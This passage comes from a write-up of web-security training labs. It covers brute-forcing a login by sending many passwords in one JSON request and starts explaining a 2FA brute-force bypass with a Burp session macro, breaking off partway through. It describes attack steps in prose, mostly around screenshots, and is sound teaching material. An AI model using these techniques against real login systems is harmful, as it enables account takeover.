
Logging in with the credentials carlos:ranger solves the lab.

13. Broken brute-force protection, multiple credentials per request
Description:
This lab doesn’t give much information except that we must send multiple credentails in one request. The goal is to login as the user carlos.
Explanation:


We start by intercepting a request and we see that the credentials are being sent in JSON format.
In the learning portion before this lab the authors talked about finding ways of sending multiple passwords in a single request.
I then tried to put the entire password list but it gave a 500 Internal Server Error.

It turns out there was a mistake with the syntax. Each password was on a new line so I fixed that. All passwords are in a single line (even thought it doesn’t look like that in the request, look at the numbers not being present in the request on the left side.)

We get a 302 FOUND. This means that it worked. In order to login, we will simply right click and open the response in browser.
This solves the lab.
14. 2FA bypass using a brute-force attack

Description:
We are given valid credentials and we must find the 2FA code.
Explanation:

We will login and see that the site is asking for the code.
After entering the wrong code a couple times, we are forcibly logged out.


We need to set up a macro that will log us in everytime before we guess the code. For that we head to settings > sessions > scope and in scope > URL Scope > Include all URLs.
